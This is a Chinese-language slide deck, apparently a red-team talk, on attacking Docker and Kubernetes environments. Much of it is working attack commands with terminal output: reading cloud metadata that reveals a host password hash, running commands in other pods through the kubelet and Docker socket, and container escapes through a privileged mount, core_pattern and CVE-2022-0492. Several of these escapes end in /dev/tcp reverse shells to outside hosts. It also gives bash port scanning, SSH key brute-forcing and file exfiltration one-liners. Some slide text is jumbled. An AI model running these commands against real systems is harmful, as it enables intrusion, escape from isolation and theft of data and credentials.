

# 容器攻击技术

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## 个人简介


- 荣耀网络安全实验室高级渗透工程师
- 毕业于厦门大学电子工程系，前华为某安全蓝军团队核心成员
- 拥有丰富的大型Java web 应用代码审计经验，熟悉PaaS/SaaS 层云服务渗透测试和红蓝对抗，长期专注于漏洞挖掘与利用及其自动化

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2. 容器攻击面
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4. live off the land

# 1. 容器技术背景知识


## 1.1 Docker 整体架构



# 1. 容器技术背景知识


## 1.2 Kubernetes 整体架构

### Kubernetes architecture




# 1. 容器技术背景知识

## 1.3 容器如何实现隔离



namespace



Control Groups

- **Capabilities:** 将 root 权限分成更细的粒度，分别单独控制，docker 启动的容器默认只有少量 capability
- **Seccomp (secure computing mode):** 基于 BPF 技术，用黑白名单限制程序可调用的 syscall，docker 默认禁用 300+ syscall 中的 44 个
- **AppArmor (Application Armor):** LSM 之一，限制程序可用的 capability 和（基于路径的）文件访问权限 (DAC)
- **SELinux (Security-Enhanced Linux):** LSM 之一，限制程序的（基于 domain-label 系统的）文件访问权限 (MAC)
- **其他隔离增强技术:** gVisor/Kata Containers/Firecracker/Unikernels

## 2. 容器攻击面

### 容器环境攻击面



## 2. 容器攻击面

### 容器环境攻击面

#### Docker

##### 组件已知漏洞

docker build  
CVE-2019-13139

##### 镜像仓库

读取镜像窃取信息  
CVE-2018-15664

删除镜像拒绝服务  
Docker daemon  
暴露  
CVE-2018-15664

##### 配置缺陷

多余的权限  
Docker.sock  
tcp:2375/2376

SYS\_ADMIN  
SYS\_BPF

SYS\_RAWIO  
fd://

SYS\_MODULE  
DAC\_READ\_SEARCH

docker exec  
CVE-2018-9862

AppArmor限制绕过  
CVE-2019-16884

覆盖runC  
CVE-2016-3697

镜像内Root空密码  
CVE-2019-5021

#### Kubernetes

##### 组件已知漏洞

kubelet  
/

Kube-proxy  
/var/lib/kubelet/pods

Kube-apiserver  
etcd

内置插件 istio tiller 等

Kube-proxy  
Kube-dashboard

##### 配置缺陷

端口无认证暴露在internet/intranet/pod  
Kube-apiserver的8080/6443  
Kubelet的10250/10255

允许运行特权容器  
泄露高权限service account token

Etcld的2379/2380  
泄露Kubeconfig

Kube-proxy  
Secret资源泄露凭据

#### Linux

##### 提权漏洞

eBPF OOB  
CVE-2021-31440

Dirty COW  
CVE-2016-5195

Dirty Pipe  
CVE-2022-0847

bpf-helpers

#### Openstack

##### IMDS API

网络配置出错  
CVE-2021-31440

usermode helper

### 3. 容器攻击技术举例

1. 获取容器内 shell
2. docker/k8s 执行环境特征识别
3. 访问 instance metadata service (IMDS)

1. 危险的权限导致容器逃逸
2. 多危险的挂载导致容器逃逸 (以 procfs + core\_pattern 为例)
3. Linux 内核漏洞导致容器逃逸 (以 CVE-2022-0492 为例)



### 3. 容器攻击技术举例



#### 1.1 获取容器内shell

##### ① 利用云服务提供的容器内命令执行能力

开发/运维类云服务需要为用户提供独立/临时的执行环境，通过这些云服务通常能够很快获得执行任意命令的容器。



Lambda function



AI开发平台  
Modelarts




classroom

##### ② 利用web应用漏洞进入容器

利用传统web漏洞攻占的系统有时会是容器，这时的容器环境往往更脆弱。

##### ③ 暴露的容器编排系统的管理台



### 3. 容器攻击技术举例



类别	动作	docker/k8s pod内现象
文件	ls -l /.dockerenv	存在
	ls -l /.dockerinit	存在
	cat /proc/1/cgroup	包含字符串docker/lxc/kuberpods
进程	ls -l /proc/1/exe	不是 systemd/init
	ps -ef	结果很少
	head -n1 /proc/1/sched	不是 systemd (1, #threads: 1) 之类
	cat /proc/1/attr/current	不是unocnfinied, 包含字符串docker/container_t/lxc/rkt或是参数错误
根目录挂载点	grep -w / /proc/1/mounts	包含overlay/docker
utils存在情况	which sudo netstat lsof ifconfig vi iptables	utils不存在或者存在较少
环境变量	env	包含服务发布地址
网络	探测可达节点的开放端口	master开放22,2379,2380,6443,8080,10250,10251,10252,10256,10257,10259, node开放22,10250,10256
默认svc网段/ pause容器镜像名/ ...	...	...

### 3. 容器攻击技术举例



- 在集群中，可以通过169.254.169.254这个地址获取当前容器所在虚拟节点的元数据。
- 169.254.169.254是一个保留地址，最早被AWS用于向虚拟机注入Metadata，之后的openstack、其他（部分）云产商也兼容该地址。

不同云服务供应商的IMDS地址：

- 169.254.169.254
- fd00:ec2::254
- 100.100.100.200
- metadata.tencentyun.com
- metadata.google.internal
- ...

```
[root@2000015151-79cf9555f-912v9 /]# curl http://169.254.169.254/latest/user-data
#cloud-config
disable_root: false
runcmd:
- [ bash, -c, "echo 'root:$6$5YF0918V3B16402A$ZkO
-AObhgAAAAEAAAACAAAAIAAAAQDghoDYEI5ZR1gbMlqMn92zMDNmlzLGIGiLISqXuDHJSwAAaiBcm0vdA
AAAAAAAAAAAAAAAAAAAAABw1310RxV+BwtgkII9FqGxQlfqZpy2pViVjvEutwBerXrrNaCKRyZwlMiPkil1Val
DNlvipmz3EK2+wXqNm8NkY1mNTbJ1vD23cJSHFc+qSLONpNBuS42dW/2uXkQJsGv9nG1UkURt2JD861wpnlpqoXt9FxMl4i
o2418Qg2N3zr1g1L5d2P9RDh91IS1IUSYuePz220R5VkuwT17dkZCKnpRDVaBlOl0afJzrcZ41ukigU13H3jQyP
ktmMYC3p3fiqWb1r1YvXRoBqh/90kuwgag9YEkQRX1h1DEfM6f8sC6vBn0RCogKS1lsI15+9G4CPm/3XP2FL3ohvudTzJUzLZ0x7DS/B9JS0JPW7r0hCHGkRoua1616KeKtTOWQ4VcBNWJ/ZN8rZPmJ3hbt/HhjI4gVTjRn++t2mGpfYWKdediWbn62BLjKyCol
L6o0CTrrGBqF0xQ1eJu9rmgF82CNrCwCXVKE/qlyAvnMsxhLF2Yj9RnHoYctHR6FgIS5AVQM4uyPxzBJUWqs2aiq6s8kjbmTx9sfz50Gf2Pi9Axpw++Vo+CgyNz5vKDHQALBT/OUzuuhubS+MiEZaoTNZ2YF8Sj+mtKorNLCVuQNhSsgjtVkJ6B4NNXwo5qt2
.RTeqejlVw.' | chpasswd -e;" ]
- [ bash, -c, "echo 'root:$6$5YF0918V3B16402A$ZkO
-AObhgAAAAEAAAACAAAAIAAAAQDghoDYEI5ZR1gbMlqMn92zMDNmlzLGIGiLISqXuDHJSwAAaiBcm0vdA
AAAAAAAAAAAAABw1310RxV+BwtgkII9FqGxQlfqZpy2pViVjvEutwBerXrrNaCKRyZwlMiPkil1Val
DNlvipmz3EK2+wXqNm8NkY1mNTbJ1vD23cJSHFc+qSLONpNBuS42dW/2uXkQJsGv9nG1UkURt2JD861wpnlpqoXt9FxMl4i
o2418Qg2N3zr1g1L5d2P9RDh91IS1IUSYuePz220R5VkuwT17dkZCKnpRDVaBlOl0afJzrcZ41ukigU13H3jQyP
ktmMYC3p3fiqWb1r1YvXRoBqh/90kuwgag9YEkQRX1h1DEfM6f8sC6vBn0RCogKS1lsI15+9G4CPm/3XP2FL3ohvudTzJUzLZ0x7DS/B9JS0JPW7r0hCHGkRoua1616KeKtTOWQ4VcBNWJ/ZN8rZPmJ3hbt/HhjI4gVTjRn++t2mGpfYWKdediWbn62BLjKyCol
L6o0CTrrGBqF0xQ1eJu9rmgF82CNrCwCXVKE/qlyAvnMsxhLF2Yj9RnHoYctHR6FgIS5AVQM4uyPxzBJUWqs2aiq6s8kjbmTx9sfz50Gf2Pi9Axpw++Vo+CgyNz5vKDHQALBT/OUzuuhubS+MiEZaoTNZ2YF8Sj+mtKorNLCVuQNhSsgjtVkJ6B4NNXwo5qt2
.RTeqejlVw.' | chpasswd -e;" ]
```

宿主机 SSH 密码哈希

```
[root@appdist-sit tmp]# docker exec 75b9ef sh -c 'curl -s http://metadata.tencentyun.com/latest/dynamic/instance-identity/document' | ./jq
{
  "instance-id": "ins-4umiigsr",
  "app-id": "1311274267",
  "mac": "52:54:00:00:00:80",
  "region": "ap-chengdu",
  "instance-type": "CDH_22C446",
  "image-id": "img-eb30mz89",
  "private-ip": "10.165.37"
}
```

从容器内获取宿主机内网IP

### 3. 容器攻击技术举例

武器开发

初始访问

2

执行命令

权限维持


权限提升

防御绕过

...

#### 2.1 利用kueblet API在其他container中执行命令

集群每个节点都运行有kubelet, kubelet提供操作container的服务接口, 如果接口无认证或者攻击者拥有交互凭据, 就可以攻击kubelet所在节点上的任意pod中的容器。



```

root@deb:/#
root@deb:/# curl 169.254.169.254/latest/meta-data/local-ipv4
172.16.0.111root@deb:/#
root@deb:/# token=$(cat /run/secrets/kubernetes.io/serviceaccount/token)
root@deb:/#
root@deb:/# curl -ks -H "Authorization: Bearer $token" https://172.16.0.111:10250/pods | jq ".items[].metadata.selfLink"
"/api/v1/namespaces/kube-system/pods/1-pqqm6"
"/api/v1/namespaces/kube-system/pods/2-7hpnn"
"/api/v1/namespaces/default/pods/ubuntu-854b-303a6b00b071-0"
"/api/v1/namespaces/default/pods/orderer-481961eb00-303a6b00b071-0"
"/api/v1/namespaces/default/pods/peer-aaaabe6160840ec255fa4c1e50e8b430554b717-0"
"/api/v1/namespaces/kube-system/pods/3-7jq9m"
"/api/v1/namespaces/default/pods/ubuntu2-5864fb459f-xpm6x"
"/api/v1/namespaces/default/pods/nginx-7cdbd8cdc9-qkflx"
"/api/v1/namespaces/default/pods/baas-agent-f6d464bc6-xfnq7"
"/api/v1/namespaces/default/pods/deb"
root@deb:/#
root@deb:/# curl -ks -H "Authorization: Bearer $token" https://172.16.0.111:10250/run/kube-system/_d 'cmd=id'
uid=0(root) gid=0(root) groups=0(root)
root@deb:/#
root@deb:/#

```

节点上所有pod的selfLink

### 3. 容器攻击技术举例



2

#### 执行命令


#### 2.2 利用docker daemon在其他container中执行命令，部署脆弱container

docker是CS架构，如果作为服务端的docker daemon监听的地址暴露且可被访问，则可以直接利用docker client连接docker daemon，管理容器。常见的暴露场景有三种：

1. **tcp暴露公网**
2. **tcp暴露给容器**
3. **docker.sock暴露给容器**

通过操控dockerd可以

1. **其他container中执行命令**  
`/docker-cli -H unix:///run/docker.sock exec {container_id} {cmd}`
2. **部署脆弱container**  
`docker run -pid host -usersns host -uts host -privileged -v /:/hostfs alpine sh`



```

→ ~ docker run --rm -it -v /var/run/docker.sock:/var/run/docker.sock alpine sh
/ # mount |grep docker.sock
tmpfs on /run/docker.sock type tmpfs (rw,nosuid,noexec,relatime,size=816756k,mode=755)
/ # wget -q https://download.docker.com/linux/static/stable/x86_64/docker-19.03.9.tgz
/ # tar xzf docker-19.03.9.tgz && cp docker/docker ./docker-cl
/ # ./docker-cl -H unix:///run/docker.sock ps
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS               NAMES
a3ae0504d35        alpine              "sh"               About a minute ago   Up About a minute          peaceful_colden
/ # ./docker-cl -H unix:///run/docker.sock exec a3ae0504d35 id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/ #

```


### 3. 容器攻击技术举例



## 2.3 通过 kube-apiserver 在其他 pod 中执行命令，部署脆弱 k8s workload (pod/controller)

## 可通过kube-apiserver

1. 查看当前凭据权限  
kubectl --token \$token -s https://masterip:port --insecure-skip-tls-verify=true auth can-i -list
  2. 在其他pod中执行命令
  3. 部署隔离不充分的 pod/controller  
( deployment/DaemonSet/CronJob等) 来为后续提权做准备：  
kubectl apply -f evil\_pod.yaml -f evil\_deployment.yaml



### 3. 容器攻击技术举例



#### 3.1 危险的权限导致容器逃逸

docker允许特权容器访问宿主机上的所有设备。最常用的方式是通过挂载宿主机文件系统，修改crontab/logrotate等系统定时任务来获取主机shell。

```
→ ← docker run --rm --privileged -it nginx bash
root@ebf2854d14d6:/# grep CapEff /proc/self/status 查看当前容器拥有的capabilities
CapEff: 0000003fffffff
root@ebf2854d14d6:/# fdisk -l |grep Device -A5    查看宿主机的设备列表
Device      Boot Start End Sectors Size Id Type
/dev/vda1 *       2048 83884031 83881984 40G 83 Linux
root@ebf2854d14d6:# 
root@ebf2854d14d6:/# mkdir hostfs
root@ebf2854d14d6:/# mount -v /dev/vda1 /hostfs    挂载宿主机设备到容器中
mount: /dev/vda1 mounted on /hostfs.
root@ebf2854d14d6:/# cat /hostfs/etc/hostname
luorongxin-ubuntu1804-pentest
root@ebf2854d14d6:#                                         向宿主机的 /etc/crontab 写入定时任务
root@ebf2854d14d6:/# echo '* * * * * root bash -c "/bin/bash -i >& /dev/tcp/2m1.pw/2346 0>&1"
"' >> /hostfs/etc/crontab
root@ebf2854d14d6:/# tail -n1 /hostfs/etc/crontab
* * * * * root bash -c "/bin/bash -i >& /dev/tcp/2m1.pw/2346 0>&1"
root@ebf2854d14d6:/# sed -i '$d' /hostfs/etc/crontab 删除定时任务
root@ebf2854d14d6:# 
root@ebf2854d14d6:#
```

```
→ ← nc -lvp 2346
Listening on [0.0.0.0] (family 0, port 2346)
Connection from ecs-159-138-22-18.compute.amazonaws.com (0.0.0.0) port 53214
bash: cannot set terminal process group (Bad file descriptor)
bash: no job control in this shell
root@luorongxin-ubuntu1804-pentest:~# id
id    成功反弹shell
uid=0(root) gid=0(root) groups=0(root)
root@luorongxin-ubuntu1804-pentest:~# cat /etc/hostname
luorongxin-ubuntu1804-pentest
root@luorongxin-ubuntu1804-pentest:~#
root@luorongxin-ubuntu1804-pentest:~#
```

### 3. 容器攻击技术举例

...

武器开发

初始访问

执行命令

权限维持

3

权限提升

防御绕过

...

#### 3.2 危险的挂载导致容器逃逸 (以 procfs + core\_pattern 为例)

容器逃逸通常是由于从容器中能够写主机上的文件，存在危险挂载时攻击者更容易做到这点。

比如docker.sock挂载到容器中可能导致docker daemon被控制，宿主机根目录挂载到容器中可被写入SSH公钥或定时任务。这里再举一个/proc挂载到容器中导致的逃逸：

```
# ls -lh /proc/sys/kernel/core_pattern && cat /proc/sys/kernel/core_pattern 查看宿主机文件系统上的 core_pattern 文件正常内容
-rw-r--r-- 1 root root 0 Sep  7 20:37 /proc/sys/kernel/core_pattern
core
#
# echo '#!/bin/bash\nnecho' $(echo 'bash -i >& /dev/tcp/10.10.10.11/2345 0>&1' |base64) '|base64 -d|bash' > /shell && cat /shell
#!/bin/bash
echo YmFz
#
# echo '|$(grep -Po "(?<=upperdir=)[^,]*" /proc/mounts |head -n1 )/shell > /proc/sys/kernel/core_pattern && cat /proc/sys/kernel/core_pattern
|/var/lib/docker/overlay2/83322083ad11541137c5077bc4c0cbe15791fb2bb4c90c60713fdeb288c93e9/diff/shell
#
# chmod +x /shell && ulimit -c unlimited
# 
# sleep 100& 触发 core_pattern, /shell 文件被执行
# kill -11 $!
# 

C:\Users\...> bash
bob@dc:/mnt/c/Users/100015442$ cd
bob@dc: $ nc -lvp 2345
Listening on 0.0.0.0 2345

Connection received on 10.10.10.37 56260
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
[root@appdist-sit /]#
[root@appdist-sit /]# id 成功反弹shell
id
uid=0(root) gid=0(root) groups=0(root)
```

### 3. 容器攻击技术举例



#### 3.3 Linux内核漏洞导致容器逃逸 (以CVE-2022-0492为例)

进程结束时内核会检查它的 cgroups 是否启用了`notify_on_release`。如果启用，它会以root身份运行`release_agent`。拥有`SYS_ADMIN`权限的容器可以修改相关文件，可以用这个方法逃逸。

```

#!/bin/bash
# d=$(dirname $(ls /sys/fs/cgroup/*/release_agent | head -n1)) && echo $d
# /sys/fs/cgroup/blkio
# mkdir -p $d/ww && ls $d/ww ②在 /sys/fs/cgroup/blkio 下创建subgroup
blkio.bfq.io_service_bytes          blkio.bfq.weight_device
blkio.bfq.io_service_bytes_recursive blkio.diskstats
blkio.bfq.io_serviced               blkio.reset_stats
blkio.bfq.io_serviced_recursive     blkio.throttle.io_service_bytes
blkio.bfq.weight                   blkio.throttle.io_service_bytes_recursive
blkio.throttle.in_serviced          blkio.throttle.read_bps_device
blkio.throttle.write_iops_device    blkio.throttle.read_iops_device
blkio.throttle.write_bps_device    blkio.throttle.write_bps_device
# cat $d/ww/notify_on_release && echo 1 >$d/ww/notify_on_release && cat $d/ww/notify_on_release ③启用 release_agent
0
1
# t=$(sed -n 's/.*upperdir=\([^\"]*\)\.\(\.\|/\p' /etc/mtab) && echo $t ④定位当前容器文件系统在主机上的路径
/var/lib/docker/overlay2/8ca9266c6d62e6ab09e56b6206f5be3832ec4c8655291a0b18f8fa13381dde5/diff
# echo $t/c >$d/release_agent && cat $d/release_agent ⑤将 cgroup 释放时要执行的程序路径写入 release_agent
/var/lib/docker/overlay2/8ca9266c6d62e6ab09e56b6206f5be3832ec4c8655291a0b18f8fa13381dde5/diff/c
# printf "#!/bin/bash\nbash -i > /dev/tcp/10.1.52.2345 0<&1 2>&1\n" >/c && cat /c ⑥写入该 cgroup 释放时要执行的程序内容，即反弹shell的命令
#!/bin/bash
bash -i > /dev/tcp/10.1.52.2345 0<&1 2>&1
# chmod +x /c ⑦触发release agent
# sh -c "echo 0 >$d/ww/cgroup.procs"
#

```

bob@dc: ~

```

bob@dc: $ nc -lvp 2345
Listening on 0.0.0.0 2345
Connection received on 10.1.52.2345
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.4$ date
date
Fri Sep  8 10:57:57 CST 2023
bash-4.4$ id ⑧得到反弹的shell
id
uid=0(root) gid=0(root) groups=0(root)
bash-4.4$ cat /etc/hosts
cat /etc/hosts

```

## 4. live off the land

### 4.1 用纯bash扫描端口、爆破SSH凭证、传送文件、模拟HTTP请求

```
# 1. 纯bash语法进行端口扫描
xxxp() { for h in ${1//,/ };do echo -n $h:;for p in ${2//,/ };do timeout 0.5 bash -c "2>/dev/null </dev/tcp/$h/$p" && echo -n $p:,;done;echo;done }
## 对某个IP扫全端口
xxxp 192.168.0.1 $(shuf -i 0-65535|tr '\n' ',')
## 对某些端口扫同C段
xxxp $(shuf -i 0-255|xargs -i echo -n 192.168.8.{},,) 22,80 # 乱序扫描
xxxp $(seq 0 1 255|xargs -i echo -n 192.168.1.{},,) 22,3389,8080,10250,10255 # 顺序扫描

# 2. 爆破SSH私钥
for i in $(cat open22.ip );do echo $i;ssh -i Ruby_id_rsa -o StrictHostKeyChecking=no -o LogLevel=error -o PasswordAuthentication=no -o ConnectTimeout=3 -o ConnectionAttempts=1 Ruby@$i id;done 2>&1 | tee sshlog.try

# 3. 下载文件
nc -lp 2345 > goods # attacker
cat goods >/dev/tcp/vps.ip/2345 # victim

# 4. 上传文件
nc -lNp 2345 < `which nc` # attacker
cat</>/dev/tcp/vps.ip/port > mync # victim

# 5. 模拟HTTP请求, 如访问 IMDS
exec 3</>/dev/tcp/169.254.169.254/80 ; echo -e "GET /latest/meta-data/local-ipv4 HTTP/1.1\n\n">&3 ;timeout 1 cat<&3;
```

## 4. live off the land

### 4.2 用curl与IMDS/kubelet/kube-apiserver /dockerd交互

# 1. 与 IMDS 交互

```
curl -si http://169.254.169.254/latest/meta-data/local-ipv4
```

# 2. 与 dockerd 交互

```
curl http://dockerdip:2375/containers/json?limit=5
```

```
curl -s --unix-socket /var/run/docker.sock "http:/v1.24/containers/json?limit=5"
```

# 3. 与 kubelet 交互

## 获取 pod 信息

```
curl -s --cacert /run/secrets/kubernetes.io/serviceaccount/ca.crt -H "Authorization: Bearer $(cat /run/secrets/kubernetes.io/serviceaccount/token)" https://workernode:10250/pods
```

## 在 pod 中执行命令

```
curl -ks -XPOST -H "Authorization: Bearer $token" https://workerip:10250/run/{namespace}/{pod}/{container}/ -d "cmd=id"
wget -q --no-check-certificate -O /dev/stdout --header="Authorization: Bearer $token"
https://workerip:10250/run/{namespace}/{pod}/{container} --post-data="cmd=id"
```

# 4. 与 kube-apiserver 交互

## 本地打印完整HTTP请求便于使用curl模拟

```
kubectl -v10 {command .....
```

## 查看角色和权限

```
curl -s --cacert ./ca.crt -H "Authorization: Bearer $token" https://[masterip]:[port]/apis/rbac.authorization.k8s.io
```

# 4. live off the land

## 4.3 使用 jq 分析 pod 信息

通过 kubelet api 获得的 pod 信息数量巨大，可以使用 [github.com/jqlang/jq](https://github.com/jqlang/jq) 离线分析，提取需要的信息

```
# 1. 获取所有节点上所有 pod 的信息
cat workernode_ips | xargs -I{} curl http://{}:10255/pods -s0 {}_pods.json

# 2. 获取容器名
cat pod.json | jq -c '.items[].spec.containers[].name'

# 3. 获取所有selfLink
cat pod.json | jq -c '.items[].metadata.selfLink'

# 4. 获取特权容器
cat pod.json | jq -c '.items[] | select(.spec.containers[].securityContext.privileged)? | .metadata.selfLink'

# 5. 有特殊 capability 处理的容器
cat pod.json | jq -c '.items[] | select(.spec.containers[].securityContext.capabilities)? | .metadata.selfLink'
cat pod.json | jq -c '.items[] | select(.spec.containers[].securityContext.capabilities.add | .[]? | contains("SYS_ADMIN"))? | .metadata.selfLink'

# 6. 有特殊挂载的容器
cat pod.json | jq -c '.items[] | select(.spec.volumes[].hostPath.path)? |
"\\"(.spec.volumes[].hostPath.path)\" \\"(.metadata.selfLink)\" |sort -u| grep "/var/lib/kubelet/pods"

# 7. 容器对外开放端口
cat pod.json | jq -c '.items[] | select(.spec.containers[].ports[].containerPort)? |
"\\"(.status.podIP):\\"(.spec.containers[].ports[].containerPort)" | grep -v null | sort -u
```

```

3056
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3101
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3109
3110
3111

```

```

"metadata": {
  "name": "tke-monitor-agent-rrcx4",
  "generateName": "tke-monitor-agent-",
  "namespace": "kube-system",
  "selfLink": "/api/v1/namespaces/kube-system/pods/tke-monitor-agent-rrcx4",
  "uid": "f5a9c32e-0add-4300-82af-f95814fb1cac",
  "resourceVersion": "16121533028",
  "creationTimestamp": "2023-08-28T06:02:20Z",
  "labels": {...},
  "annotations": {...},
  "ownerReferences": [...],
  "managedFields": [...]
},
"spec": {...},
"status": {
  "phase": "Running",
  "conditions": [...],
  "hostIP": "10.10.1.37",
